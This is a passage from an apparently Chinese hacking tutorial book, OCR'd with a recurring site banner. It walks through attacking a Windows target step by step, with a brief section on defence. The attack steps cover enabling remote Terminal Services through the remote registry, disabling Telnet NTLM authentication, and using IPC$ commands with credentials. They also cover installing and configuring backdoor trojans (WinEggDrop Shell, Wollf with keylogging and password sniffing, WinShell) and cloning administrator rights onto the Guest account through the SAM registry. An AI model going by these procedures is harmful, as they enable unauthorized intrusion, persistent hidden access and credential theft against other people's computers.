步骤 7 选择【开始】/【运行】命令，弹出“运行”对话框，输入“regedit”命令并按【Enter】键打开“注册表编辑器”窗口，如图 10-81 所示。

步骤 8 在窗口中选择【文件】/【连接网络注册表】命令，如图 10-82 所示。



图 10-81 打开“注册表编辑器”窗口



图 10-82 选择命令

步骤 9 弹出“选择计算机”对话框，在“输入要选择的对象名称”文本框中输入目标电脑的 IP 地址，如图 10-83 所示，单击 确定 按钮。

步骤 10 返回“注册表编辑器”窗口，选择【文件】/【导入】命令，弹出“导入注册表文件”对话框，选择 xiugai.reg 文件，如图 10-84 所示，单击 打开(O) 按钮。



图 10-83 连接远程电脑注册表



图 10-84 导入注册表文件

步骤 11 弹出“导入注册表文件”对话框，在“选择计算机”列表框中选择“192.168.1.6”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

选项，如图 10-85 所示，单击 确定 按钮。

步骤 12 弹出“确认还原项”提示对话框，单击 是(Y) 按钮，如图 10-86 所示，确认导入注册表项即可成功修改注册表，启用终端服务。




图 10-85　选择导入的计算机




图 10-86　确认还原

10.2.2　破解 Telnet NTLM 权限验证

要登录并操作被远程监控中的电脑，需要使用操作系统自带的 Telnet 登录方式才能完成。在通过 Telnet 连接时，被远程监控的电脑会提示用户进行身份验证，即 NTLM 权限验证，这种验证需要用户提供被远程监控电脑的用户名和密码，并满足 NTLM 的验证要求。对黑客而言就需要进行一系列的破解操作，下面就进行介绍。

1. 使用远程注册表

在得到了目标电脑的账号和密码，并且该电脑启动了远程注册表服务和 Telnet 服务后，就可以使用远程注册表突破 NTLM 权限验证系统，具体操作如下：

步骤 1　打开命令提示符窗口，在命令提示符后输入“net use \\192. 168.1.6\ipc$"123" /user:"administrator"”命令，如图 10-87 所示，按【Enter】键建立 IPC$连接。

步骤 2　打开“注册表编辑器”窗口，选择【操作】/【连接到另一台计算机】命令，弹出“选择计算机”对话框，选中 另一台计算机(A): 单选按钮，在其后的文本框中输入“192.168.1.6”，如图 10-88 所示，单击 确定 按钮。



图 10-87　建立连接




图 10-88　选择计算机

步骤 3　在连接上的远程注册表中寻找到[HKEY_LOCAL_MACHINE\SOFTWARE\

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Microsoft\TelnetServer\1.0]项下的 NTLM 键值，双击该键值，如图 10-89 所示。

步骤 4 弹出“编辑 DWORD 值”对话框，将 NTLM 键的键值修改为 0，即建立 Telnet 连接不需要通过 NTLM 权限验证系统，如图 10-90 所示，单击 确定 按钮，断开所有连接，等目标电脑重启之后即可连接。



图 10-89 查找键值




图 10-90 修改键值

2. 使用新建用户

利用系统新建用户的方式突破 NTLM 权限验证系统，其方法是在本地电脑中新建一个与目标电脑管理员账户名相同的账号，以修改连接身份的方式来突破验证，不过这种方式需要先知道目标电脑的管理员账号及登录密码，并且该电脑已经启动了 Telnet 服务。具体操作如下：

步骤 1 在本地新建一个名为“Administrator”的管理员权限账号，并将其密码设为 123，如图 10-91 所示。

步骤 2 在 C:\WINDOWS\system32 目录下的 cmd.exe 图标上单击鼠标右键，在弹出的快捷菜单中选择“运行方式”命令，如图 10-92 所示。



图 10-91 新建账号



图 10-92 选择命令

步骤 3 在弹出的“运行身份”对话框中选中 下列用户(U): 单选按钮，分别在“用户名”和“密码”文本框中输入新建的账号和密码，如图 10-93 所示，然后单击 确定 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4　双击运行 cmd.exe 程序，输入新建的账号和密码之后，就可以在该命令提示符窗口中突破 NTLM 权限验证系统建立 Telnet 连接了，如图 10-94 所示。




图 10-93　设置运行方式



图 10-94　运行程序

3. 使用 Opentelnet 工具

使用 Opentelnet 工具来突破 NTLM 权限验证系统，可以在知道了目标电脑的管理员账号和密码并已知对方并未开启 Telnet 服务时进行（下载地址是 http://www.skycn.com/soft/41937.html），其使用格式为：Opentelnet.exe \server <账号> <密码> <NTLM 认证方式> <Telnet 端口>。使用 Opentelnet 工具突破 NTLM 权限验证系统的具体操作如下：

步骤 1　打开“命令提示符”窗口，切换到 Opentelnet.exe 所在的 E:\目录，在命令提示符后输入“Opentelnet.exe \\192.168.1.6 administrator 123 0 90”命令，如图 10-95 所示，按【Enter】键。

步骤 2　当命令提示符窗口中出现“BINGLE！！！Yeah！！”文字时说明破解成功，并提示 Telnet 服务已经成功启动，且使用的端口是 90，如图 10-96 所示。



图 10-95　输入命令



图 10-96　查看破解信息

步骤 3　在命令提示符后输入“telnet 192.168.1.6”命令，按【Enter】键；在打开的窗口中输入“y”，按【Enter】键；在打开的窗口中输入登录用户名和密码，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

按【Enter】键即可成功登录，如图 10-97 所示。

步骤 4 在命令提示符后输入“ResumeTelnet.exe \\192.168.1.6 administrator 123”命令，按【Enter】键即可将目标电脑中的 Telnet 服务关闭，如图 10-98 所示。



图 10-97 尝试建立 Telnet 连接



图 10-98 还原目标电脑

魔法档案

在 Opentelnet.exe 工具的使用格式中有一个 NTLM 认证方式概念，它代表 NTLM 权限验证系统采取的验证措施，包含 3 个参数：“0”表示不使用身份验证；“1”表示先尝试 NTLM 身份验证，如果失败，再使用用户名和密码；“2”表示只使用 NTLM 身份验证。

10.3 抵御远程监控的“骚扰”

由于远程监控所具有的功能非常强大，因此一旦被黑客利用就会给电脑用户带来极大的危害。下面就介绍一些防御非法的远程监控的方法。

10.3.1 增强账号的安全性

由于绝大多数 Windows 操作系统中都有 administrator 账号，且这个账号的密码都过于简单，因此就给黑客实现远程监控带来了便利。如果对 Windows 操作系统中的账号加强安全管理，提高其安全性，就能避免许多非法的远程监控，具体操作如下：

步骤 1 在“我的电脑”图标上单击鼠标右键，在弹出的快捷菜单中选择“管理”命令，弹出“计算机管理”对话框，在左侧列表中展开“本地用户和组”选项，如图 10-99 所示。

步骤 2 选择“用户”选项，在右侧的列表框中即可查看当前系统中所有的账号信息，如图 10-100 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 10-99　打开对话框




图 10-100　查看用户

步骤 3　如果有不需要使用的账号，可以将其禁用。双击选择要禁用的账号，在弹出的“属性”对话框中选中☑帐户已停用(B)复选框，单击 确定 按钮即可，如图 10-101 所示。

步骤 4　选择【开始】/【控制面板】菜单命令，在打开的“控制面板”窗口中双击“用户账户”图标，打开“用户账户”窗口，选择要创建密码的账号，如图 10-102 所示。



图 10-101　禁用账号



图 10-102　打开“用户账户”窗口

步骤 5　在打开的“你想更改***的账户的什么”窗口中单击“创建密码”超链接，如图 10-103 所示。

步骤 6　在打开的窗口中的“输入一个新密码”和“再次输入密码以确认”文本框中输入相同的复杂密码，单击 创建密码(C) 按钮即可，如图 10-104 所示。



小魔女，复杂的密码应该是由数字和字母混合组成的，而且没有任何排列规律。

这样设置的密码好难记，不过我会将它记录在笔记本上，这就不会忘了。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-103　选择要设置密码的账号




图 10-104　创建密码

10.3.2　设置网络防火墙

网络防火墙的过滤功能可以较好地抵御非法的远程监控，并能阻止可疑网络程序访问网络和本机。下面以瑞星个人防火墙为例，介绍其拦截 Radmin 软件访问常用端口 4899，具体操作如下：

步骤 1　启动瑞星个人防火墙，在其操作界面中选择【设置】/【详细设置】命令，如图 10-105 所示。

步骤 2　弹出“详细设置”对话框，在左侧列表中选择“端口开关”选项，在右侧窗格中单击 增加 按钮，如图 10-106 所示。



图 10-105　选择命令



图 10-106　单击按钮

步骤 3　弹出“增加端口开关”对话框，在“端口号”文本框中输入要阻断的端口号“4899”，选中☑TCP 和☑UDP 复选框，选中◉本机 和◉禁止 单选按钮，单击 确定(O) 按钮，如图 10-107 所示。

步骤 4　返回“详细设置”对话框，在中间的列表框中即可查看添加的阻断端口信息，如要添加其他的阻断端口也可以用相同的方法进行，如要清除某个阻断选项，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

只需选择该选项并单击 删除 按钮即可，如图 10-108 所示。



图 10-107　添加阻断端口



图 10-108　查看列表

10.4　常见问题解答



：我在上网时，电脑总会自动弹出一些陌生的网页，很烦人，这是不是说明我的电脑已经被远程监控了，我该怎么办？



：有这种可能，你可以使用网络防火墙来禁止这些经常弹出的网页，在瑞星个人防火墙中的处理方法是：在其操作界面中选择【设置】/【详细设置】命令，弹出“详细设置”对话框，在左侧列列表中的“网站访问规则”目录下选择“黑名单”选项，在右侧窗格中单击 增加 按钮，如图 10-109 所示；在弹出的“增加端口开关”对话框的“端口号”文本框中输入要阻断的网页地址，选中◉ 应用于所有帐户 单选按钮，单击 确定(O) 按钮，如图 10-110 所示。



图 10-109　选择选项




图 10-110　设置网址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

：文中提到 VNC 可以跨平台进行远程监控，那这种监控是怎么实现的呢？

：VNC 软件是基于 Java 平台的远程控制软件，如图 10-111 所示，所以只要是支持 Java 的浏览器都可以用于连接 VNC 服务端，如用 firefox 浏览器连接 VNC 服务端。



图 10-111　VNC 远程监控

10.5 过 关 练 习

（1）在自己和朋友的电脑上使用 Radmin 试着进行远程监控。

（2）按照本章的相关内容，在自己的电脑上通过设置复杂的密码来增强账号的安全性。

（3）在自己的电脑上安装防火墙，并通过相关设置，使其能防御恶意的远程监控。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

11.1 开 启 后 门

后门是一种绕过安全性控制而获取对程序或系统访问权的方法。黑客利用后门可以多次入侵目标电脑，并且不被发现。

11.1.1 用常见后门程序开启后门

后门程序，实际上就是木马程序，它通过在目标电脑上的服务端程序，让黑客可以不经任何验证直接登录，从而完全控制目标电脑。下面介绍一些常见的后门程序。

1. WinEggDrop Shell

WinEggDrop Shell 可使黑客对目标电脑进行修改注册表、克隆账户、安装终端服务和设置 Sock5 代理等操作（下载地址是 http://www.7747.net/Soft/200410/595.html）。使用 WinEggDrop shell 软件在目标电脑中开启系统后门的具体操作如下：

步骤 1 打开命令提示符窗口，在其中输入“editserver.exe injectt.exe”命令，按【Enter】键进入参数设置模式，如图 11-1 所示。

步骤 2 在打开的命令提示符窗口中输入“1”选择中文菜单，如图 11-2 所示。




图 11-1 配置服务端程序



图 11-2 选择服务语言

步骤 3 在打开的命令提示符窗口中输入“2”，在新打开的窗口中设置服务端访问密码，按【Enter】键，如图 11-3 所示。

步骤 4 在返回的命令提示符窗口中输入“3”，在新打开的窗口中输入要监听的端口号，按【Enter】键，如图 11-4 所示。



小魔女，除了将系统后门注册为服务之外，WinEggDrop Shell 软件还可以将其注入其他的动态链接库中。

确实很方便，我在家也要上机实际操作一下 WinEggDrop Shell。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-3　设置服务端访问密码



图 11-4　设置服务端监听端口

步骤 5　在返回的命令提示符窗口中输入“6”，在新打开的窗口中输入服务显示名，按【Enter】键，如图 11-5 所示。

步骤 6　在返回的命令提示符窗口中输入“A”，按【Enter】键，将在新打开的窗口中提示已成功设置服务器程序，如图 11-6 所示。



图 11-5　设置服务显示名



图 11-6　提示成功设置服务器程序

步骤 7　在返回的命令提示符窗口中输入“Q”，将退出服务端设置模式返回到普通命令提示符窗口中，如图 11-7 所示。

步骤 8　将两个木马程序文件 InjectT.exe 和 TBack.dll 上传到目标电脑的系统文件夹中，输入“injectt.exe-run”命令，按【Enter】键安装服务端程序，如图 11-8 所示。



魔法师，在使用 WinEggDrop Shell 时，有什么需要注意的地方吗？

如果在设置服务端程序时将其写入的是系统进程，就需要慎用它的 Stopbackdoor 命令，以免引起目标主机崩溃。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-7 返回普通命令提示符窗口



图 11-8 安装服务端程序

2. Wollf

Wollf 可以在黑客电脑与目标电脑之间建立稳定的连接，并且具有 FTP、键盘记录和 Telnet 服务等功能（下载地址是 http://www.77169.com/Soft/HTML/2619.html）。使用 Wollf 程序在目标电脑中开启系统后门的具体操作如下：

步骤 1 打开命令提示符窗口，切换到 Wollf 程序所在目录，输入“wollf.exe-setup”命令进入参数设定模式，如图 11-9 所示。

步骤 2 输入“1”后按【Enter】键设置监听端口，在命令提示符后输入要监听的端口“2008”，按【Enter】键，如图 11-10 所示。



图 11-9 进入参数设定模式



图 11-10 设置监听端口

步骤 3 在命令提示符后输入“2”，并按【Enter】键，在 Input access password 提示符后输入要为其设置的访问密码，按【Enter】键，如图 11-11 所示。

步骤 4 在命令提示符后输入“4”，按【Enter】键，在 Input service display name 提示符后输入 Wollf 服务安装后显示的服务名，按【Enter】键，如图 11-12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-11　设置访问密码



图 11-12　设置服务名

步骤 5　在命令提示符后输入“0”，按【Enter】键，结束参数配置，在 Wollf 程序的目录下将生成一个名为 wollf_new.exe 的新程序，如图 11-13 所示。

步骤 6　与目标电脑建立 Telnet 连接，将 wollf_new.exe 上传到其系统目录下，输入“wollf_new.exe-install”命令并按【Enter】键安装 Wollf 服务，如图 11-14 所示。



图 11-13　完成设置



图 11-14　安装 Wollf 服务

步骤 7　断开与远程电脑的 Telnet 连接，在本地命令提示符窗口中切换到 Wollf 程序所在目录，输入“wollf-connect 192.168.1.50 2008”命令并按【Enter】键，如图 11-15 所示。

步骤 8　在出现的“Login: ”提示符后输入配置服务端时设置的密码，按【Enter】键，如果成功连接，将会显示“Login succeed! ”信息，如图 11-16 所示。

魔法档案

Wollf 程序自带的命令中常用的还有：Ws——用于查看窗口列表；Ps——用于查看进程列表；Kill——用于强制结束进程；Sniff——用于监听局域网数据包，特别是 FTP、SMTP、POP3 和 HTTP 协议的密码信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-15 验证连接



图 11-16 成功连接

步骤 9 在连接成功后即可使用 Wollf 自带的命令控制远程电脑，如在命令提示符后输入“sysinfo”命令并按【Enter】键即可查看系统基本信息，如图 11-17 所示。

步骤 10 通过 DOS 命令也能控制远程电脑，在命令提示符后输入“DOS”并按【Enter】键，即可进入 MS-DOS 命令模式，如图 11-18 所示。



图 11-17 查看系统信息



图 11-18 使用 DOS 命令控制

步骤 11 在命令提示符后输入“exit”命令并按【Enter】键即可退出 MS-DOS 控制模式返回 Wollf 界面，如图 11-19 所示。

步骤 12 在命令提示符后输入“exit”命令即可断开 Wollf 连接，如图 11-20 所示。



图 11-19 退出 DOS 控制模式



图 11-20 断开 Wollf 连接

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. WinShell

WinShell 支持密码保护、多用户登录、NT 服务方式、反 DDOS 以及信息自定义等功能（下载地址是 http://www.crsky.com/soft/10191.html）。使用 WinShell 在目标电脑中创建系统后门的具体操作如下：

步骤 1　双击 WinShell 的快捷方式图标启动程序，在其操作界面中的 Port 文本框中输入服务端程序要监听的端口号，如图 11-21 所示。

步骤 2　在 Password 文本框中输入登录服务端时的访问密码，在 Password Banner 文本框中输入密码提示信息，如图 11-22 所示。



图 11-21　启动配置程序



图 11-22　设置访问密码及密码提示信息

步骤 3　在 SvcName 文本框中输入 WinShell 以服务方式运行时的服务名称；在 DisplayName 文本框中输入显示在服务列表中的服务名称，如图 11-23 所示。

步骤 4　在 Description 文本框中输入对 WinShell 服务的描述信息，如图 11-24 所示描述信息将在“计算机管理”窗口中选择该服务时显示。




图 11-23　设置服务名和显示名




图 11-24　设置服务描述

步骤 5　在 Registry 栏中的 RegKeyName 文本框中输入为 WinShell 服务更改的注册表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

键名，如图 11-25 所示。

步骤 6 选中 Compress WinShellServer 复选框，单击 Make 按钮，即可生成 WinShell 的服务端程序；在弹出对话框中单击 确定 按钮，如图 11-26 所示。




图 11-25 更改注册表键名




图 11-26 生成服务端程序

步骤 7 将 Winshell 主程序和生成的服务端文件上传到目标电脑中，在 Telnet 窗口中输入“win.exe-i”命令安装服务，如图 11-27 所示。

步骤 8 重新打开命令提示符窗口，在其中输入“telnet 192.168.1.50 5200”命令，按【Enter】键，在打开的窗口中输入登录密码，按【Enter】键即可成功登录，如图 11-28 所示。



图 11-27 安装服务



图 11-28 登录目标电脑

11.1.2 开启账号后门

一个账号在电脑系统中的属性如果是“已被禁用的 Guest 账户”，这个账号就可以被黑客利用，通过远程监控将一个管理员账号的权限复制给这个账号，使该账号拥有管理员权限，从而控制电脑。具体操作如下：

步骤 1 选择【开始】/【运行】命令，弹出“运行”对话框，在“打开”下拉列表框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

中输入“regedit”，按【Enter】键打开注册表编辑器，在其中展开[HKEY_LOCAL_MACHINE\SAM\SAM]选项，可以看到其下并无键值。这是由于 SAM 项关系到整个系统的安全，因此即使有管理员权限也不能对其进行访问，如图 11-29 所示。

步骤 2　在 SAM 项上单击鼠标右键，在弹出的快捷菜单中选择“权限”命令，如图 11-30 所示。



图 11-29　注册表编辑器



图 11-30　选择“权限”命令

步骤 3　弹出“SAM 的权限”对话框，在“组或用户名称”列表框中选择 Administrators 选项，在下面的“Administrators 的权限”列表框中选中“允许”项下的两个复选框，单击 确定 按钮，如图 11-31 所示。

步骤 4　重新启动注册表编辑器后即可查看和修改 SAM 项中的内容了。展开[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names]项，如图 11-32 所示。



图 11-31　设置权限



图 11-32　展开注册表项

步骤 5　选择其下的 Administrator 子项，在右侧的窗格中可以看到该项的“账号配置键”值为 0x1f4，如图 11-33 所示。

步骤 6　选择 Users 项下的 000001F4 子项，在右侧窗格中双击名称为 F 的键值项，如图 11-34 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-33 查看账号配置键



图 11-34 选择注册表项

步骤 7 弹出“编辑二进制数值”对话框，在“数值数据”文本框中复制其中的所有数据，如图 11-35 所示，并单击 确定 按钮。

步骤 8 在 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names] 项下选择 Guest 子项，在右侧窗格中可以看到其“账号配置键”值为 0x1f5，如图 11-36 所示。



图 11-35 复制键值



图 11-36 查看账号配置键

步骤 9 选择 User 项下的 000001F5 子项，在右侧窗格中双击名称为 F 的键值项，在弹出的“编辑二进制数值”对话框中将其中的数据粘贴为 000001F4 注册表项的数据，单击 确定 按钮，如图 11-37 所示。

步骤 10 打开命令提示符窗口，在其中输入“net user guest /active:no”，按【Enter】键禁用 Guest 账号，如图 11-38 所示。

魔法档案

“编辑二进制数值”对话框中的数值是关于 Administrator 权限的所有信息，将其复制到其他权限账户中即可使其他账户继承管理员权限。

溜客安全网 WwW.176Ku.CoM

